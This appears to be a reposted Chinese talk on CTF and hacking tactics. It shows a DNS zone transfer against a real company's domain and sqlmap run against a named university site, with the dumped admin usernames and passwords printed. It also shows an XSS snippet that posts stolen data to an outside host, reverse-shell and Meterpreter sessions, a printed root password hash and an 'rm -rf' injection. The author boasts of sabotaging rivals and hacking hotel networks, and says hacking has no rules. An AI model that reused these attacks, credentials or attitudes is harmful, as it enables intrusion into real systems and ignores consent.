ttplayer
http://translate.baidu.com
鐧惧害鍦ㄧ嚎缈昏瘧
http://bdc.baidu.com
2012百度开发者大会
http://shou.baidu.com
```

子域名探测（域传送漏洞）



```
[root@localhost ~]# dig axfr @ns3.diyixian.com sf-express.com

; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1 <<>> axfr @ns3.diyixian.com sf-express.com
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
[root@localhost ~]# dig axfr @ns3.diyixian.com sf-express.com

; <<>> DiG 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1 <<>> axfr @ns3.diyixian.com sf-express.com
; (1 server found)
;; global options: +cmd
sf-express.com.         1800    IN      SOA     ns.sf-express.com. hostmaster.sf-express.com.
sf-express.com.         86400   IN      A       119.147.212.35
sf-express.com.         86400   IN      MX      10 exmail.sf-express.com.
sf-express.com.         86400   IN      MX      20 exmail2.sf-express.com.
sf-express.com.         86400   IN      NS      ns.sf-express.com.
sf-express.com.         86400   IN      NS      ns2.sf-express.com.
sf-express.com.         86400   IN      NS      ns3.diyixian.com.
_collab-edge._tcp.sf-express.com. 86400 IN SRV  10 10 8443 expe.sf-express.com.
_sip._tcp.sf-express.com. 86400 IN      SRV     10 10 5060 expe.sf-express.com.
_sips._tcp.sf-express.com. 86400 IN     SRV     10 10 5061 expe.sf-express.com.
_collab-edge._tls.sf-express.com. 86400 IN SRV  10 10 8443 expe.sf-express.com.
_sip._udp.sf-express.com. 86400 IN      SRV     10 10 5060 expe.sf-express.com.
abs-core.sf-express.com. 86400  IN      NS      arydns.sf-express.com.
ads.sf-express.com.     86400   IN      NS      arydns.sf-express.com.
aems.sf-express.com.    86400   IN      NS      nslp.sf-express.com.
aircnc-wrt-vpn.sf-express.com. 86400 IN NS      nslp.sf-express.com.
aircnc2vpn.sf-express.com. 86400 IN     NS      nslp.sf-express.com.
airct-wrt-vpn.sf-express.com. 86400 IN  NS      nslp.sf-express.com.
airct2vpn.sf-express.com. 86400 IN      NS      nslp.sf-express.com.
airctvpn.sf-express.com. 86400  IN      NS      nslp.sf-express.com.
airunvpn.sf-express.com. 86400  IN      NS      nslp.sf-express.com.
amsfs.sf-express.com.   86400   IN      NS      nslp.sf-express.com.
appconn.sf-express.com. 86400   IN      NS      nslp.sf-express.com.
appstg.sf-express.com.  86400   IN      A       219.134.187.152
arydns.sf-express.com.  86400   IN      A       112.95.135.253
arydns.sf-express.com.  86400   IN      A       119.147.212.2
arydns.sf-express.com.  86400   IN      A       210.21.231.26
arydns.sf-express.com.  86400   IN      A       219.134.187.197
```

攻击行为

sql注入(sql injection)

因为用户输入参数可控且带入程序语句,入库查询,导致sql注入

%显错注入(直接注入闭合符号报错)

%盲注(判断语句进行注入)

%边信道注入(延时注入)


不得不说的自动化工具

sqlmap

havij

sqlmap -u url(GET)

sqlmap -u url --data(POST)




```
redrain@h4ckm3  /var/www/html  sqlmap -u "kyc.wit.edu.cn/showarticle.asp?articleid=809"
 字符串的语法错误 在查询表达式 'articleID=809'' 中。
[!] Warning: This tool is located in /opt/backbox/sqlmap
[i] Remember to give the full absolute path when specifying a file


    sqlmap/1.0-dev-5b2ded0 - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable lo
tate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 14:43:29

[14:43:30] [INFO] testing connection to the target URL
[14:43:30] [INFO] testing if the target URL is stable. This can take a couple of seconds
[14:43:31] [INFO] target URL is stable
[14:43:31] [INFO] testing if GET parameter 'articleid' is dynamic
[14:43:31] [INFO] heuristics detected web page charset 'GB2312'
[14:43:31] [INFO] confirming that GET parameter 'articleid' is dynamic
[14:43:31] [WARNING] GET parameter 'articleid' does not appear dynamic
[14:43:32] [INFO] heuristic (basic) test shows that GET parameter 'articleid' might be injectable (possible DBMS: 'Microsoft Access')
[14:43:32] [INFO] testing for SQL injection on GET parameter 'articleid'
heuristic (parsing) test showed that the back-end DBMS could be 'Microsoft Access'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
do you want to include all tests for 'Microsoft Access' extending provided level (1) and risk (1)? [Y/n]
[14:44:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:44:02] [WARNING] reflective value(s) found and filtering out
[14:44:03] [INFO] GET parameter 'articleid' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
[14:44:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:44:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:44:03] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
 for current UNION query injection technique test
[14:44:05] [INFO] target URL appears to have 18 columns in query
[14:44:11] [INFO] GET parameter 'articleid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'articleid' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

sqlmap -u url --dbs

sqlmap -u url -D(指定数据库) --tables

sqlmap -u url -D(制定数据库) -T(指定表名) --columns

sqlmap -u url -D(制定数据库) -T(指定表名) -C(制定字段) --dump



```
[14:57:49] [INFO] using column 'id' as a pivot for retrieving row data
[14:57:49] [INFO] retrieved: 279
[14:57:54] [INFO] retrieved:
[14:57:55] [INFO] retrieved: kc31598123
[14:58:12] [INFO] retrieved: admin123rq
[14:58:34] [INFO] retrieved: 280
[14:58:40] [INFO] retrieved:
[14:58:42] [INFO] retrieved: st
[14:58:46] [INFO] retrieved:
[14:58:47] [INFO] retrieved: 281
[14:58:52] [INFO] retrieved:
[14:58:53] [INFO] retrieved: lhh
[14:58:59] [INFO] retrieved: 刘汉红
[14:59:23] [INFO] retrieved: 282
[14:59:28] [INFO] retrieved:
[14:59:29] [INFO] retrieved: lc
[14:59:37] [INFO] retrieved: ^C
[14:59:45] [WARNING] user aborted during enumeration. sqlmap will display partial output
[14:59:45] [INFO] analyzing table dump for possible password hashes
Database: Microsoft_Access_masterdb
Table: admin
[4 entries]
+-----+------+------------+------------+
| id  | data | username   | password   |
+-----+------+------------+------------+
| 279 | <blank> | admin123rq | kc31598123 |
| 280 | <blank> | <blank>    | st         |
| 281 | <blank> | 刘汉红         | lhh        |
| 282 | <blank> | lc         |
+-----+------+------------+------------+
```

不同的数据库的注入差异

Access

Mssql(SQLserver)

Mysql

Oracle

MongoDB

......

Access只能通过字典爆表

Mssql如果是以sa权限的用户可以通过xp_cmdshell执行系统命令

Mysql5可在information库读取到表信息,如果是root用户也可执行命令

Oracle提升权限到DBA后可导出JAVA执行系统命令

......

XSS

跨站点脚本攻击

在页面注入了黑客的恶意js,可盗取cookie,传播蠕虫,挂马,实现rootkit后门等

CTF中，xss往往配合其他攻击手法使用

```
xss: href='http://host.xxoo.php'$.ajax({url:"/xxx.php?id=1 and 1=sqli payload",

type:'GET',success: function(data){

$.post('http://host/xxoo.php',{'a':data});

}});
```

一些其他漏洞利用


PHP文件包含(远程,本地)

命令执行

代码执行

中间件,框架漏洞

php文件包含



127.0.0.1/test.php?content=x.jpg

PHP Version 5.2.14


System	Windows NT LITTLEAAA 6.1 build 7600
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enabl with-snapshot-template=d:\php-sdk\sna build=d:\php-sdk\snap_5_2\vc6\x86\php sdk\oracle\instantclient10\sdk,shared sdk\oracle\instantclient10\sdk,shared
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration	H:\PHPnow-1.5.6\php-5.2.14-Win32\php-

爆破(口令字典)

通过字典暴力破解帐号密码

没有验证码

没有限制用户提交次数



request	payload	status	error	time...	length	comment
9621	9620	200	□	□	322	
9622	9621	200	□	□	322	
9623	9622	200	□	□	322	
9624	9623	200	□	□	316	
9625	9624	200	□	□	322	
9626	9625	200	□	□	322	
9627	9626	200	□	□	321	
9628	9627	200	□	□	321	
9629	9628	200	□	□	322	
9630	9629	200	□	□	322	
9631	9630	200	□	□	321	
9632	9631	200	□	□	322	
9633	9632	200	□	□	322	
9634	9633	200	□	□	322	


```
HTTP/1.1 200 OK
Server: Felix
Date: Thu, 17 Jul 2014 10:36:47 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 165

jQuery18208365310612134635_1405592037602({"status":200,"message":60,"s":1,"m":"\u4fee\u6539\u6
210\u529f","run_time":0.083384990692139,"run_time1":0.066039085388184})
```

系统权限提升

通过现有的系统漏洞利用（exp）提权


通过第三方应用提权（mysql，mssql，filezilla...）

通过管理信息泄漏，碰撞密码，直接拿到最高权限



```
root@redrain-h4ckm3:/var/www/html# whoami
root
root@redrain-h4ckm3:/var/www/html# id
uid=0(root) gid=0(root) 组=0(root)
root@redrain-h4ckm3:/var/www/html# 
```

通过现有的系统漏洞利用（exp）提权



```
C:\WINDOWS\system32\cmd.exe - e:\nc.exe -l -vv -p 5555
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Apache>e:\nc.exe -l -vv -p 5555
listening on [any] 5555 ...
60.190.129.29 1.png erse host lookup failed: h_errno 11004: NO_DATA
connect to [redacted] ] from (UNKNOWN) [60.190.129.29] 35693: NO_DATA

Linux localhost.localdomain 2.6.18-128.el5xen #1 SMP Wed Jan 21 11:12:42 ES
9 x86_64 x86_64 x86_64 GNU/Linux
uid=48(apache) gid=48(apache) groups=48(apache)
sh /tmp/55.sh
id
uid=0(root) gid=48(apache) groups=48(apache)
cat /etc/shadow
root:$1$laX90Y5t$posRwEp4IZt8UzYWfbhQn0:14773:0:99999:7:::
```

CTF和实际场景的区别

丫的肯定是有漏洞的

CTF肯定是有漏洞的，可能只是我们脑洞没跟上

CTF考察一个点，实际工作面对的是安全整体

针对已知信息猜测考察点，不需要和平时工作一样太多考虑整个安全整体

脑洞大开

出题人水平层次不齐，所以脑洞一定要坐北朝南

搅屎棍的奥义

一切输入都是有害的

找到交互点,结合白/黑盒方式测试输入输出

一切信息都是有用的

对目标进行详细的信息探测,将会大大方便接下来的工作

例如:比赛形式最喜欢将敏感信息藏在http返回包里

多尝试不同的攻击手段

有时比赛环境的出题人脑洞比较大,和实际攻击场景有出入

例如:同样是一个sqli,出题环境做了硬编码,只有唯一答案

所以payload在你本地work,在环境不work

攻击犀利,但是要保护自己

在很多的比赛中,尤其是线下赛,经常有选手的电脑接入网络环境后被黑

直接暴露弱点是不聪明的,你可以扩大自己的攻击成果但是要保护自己

讲故事环节~

我是如何当搅屎棍增加比赛难度的

我的奉行的hacking精神：share，free，weisuo!(英文不会写)

一定要抱着对抗的心态

13年的浙大比赛，一个web题目通过RCE来getshell

通常做法都是getshell然后getflag

猥琐之人就会通过命令执行反弹一个持续性交互式会话

然后不断kill其他选手的进程并且删除新增的shell

此间，除了我之外的所有选手都不能正常做题


但是仍然有同样猥琐的人明白我们的权限相同

于是开始了死循环的执行命令互相kill进程的交锋

最终官方看不下去，阉割了kill和rm命令


充分的信息获取

接入网络环境后先把整个网段做一次全面的探测，会有惊喜



```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.0.39:4444
[*] Starting the payload handler...
[*] Sending stage (770048 bytes) to 192.168.0.58
[*] Meterpreter session 1 opened (192.168.0.39:4444 -> 192.168.0.58:1480) at 2014-11-15 13:33:54 +0800

meterpreter > getpid
Current pid: 152
meterpreter > getuid
Server username: PC59HQR3VLBYOVL\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > shell
[-] Failed to spawn shell with thread impersonation. Retrying without it.
Process 2652 created.
Channel 2 created.
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>
```

去各种决赛时，除了在酒店和黑客捡肥皂，一定要小心酒店点网络我们的习惯：入住后先把酒店网络撸了，或者直接做中间人攻击



宾馆的网果然不能连 我只不过是开了Apache Mysql 和SSH而已 就被你们这些大黑阔们传了一堆马 还能愉快的玩耍了么

单子.txt 一个50 @小墨

大黑阔，[illegible]

物理渗透，你怕不怕！

-
  -

去年的百度BCTF中

好基友EM的自动化flag提交脚本拼接参数没过滤

被sigma的基友命令注入

;rm -rf/*

我们于是悄悄帮其"复仇"当天结束比赛时，ztz利用身高优势从桌子下爬到sigma的场地

将其一根网线从线盒拉到我这里，于是。。。

第二天我偷了他们一早上的flag

为搅屎棍喝彩

总之，我所认为，hacking就是没有规则的

虽自己说是搅屎棍，其实却是随时带着对抗在hacking

有很多学院派的小朋友们很不能接受比赛被我们戏弄

却不知在真实场景中，遇到的对抗更犀利

为崇尚自由，猥琐hacking的各位拍手

啪啪啪

本文转载自 Redrain

原文链接：http://www.hackdog.me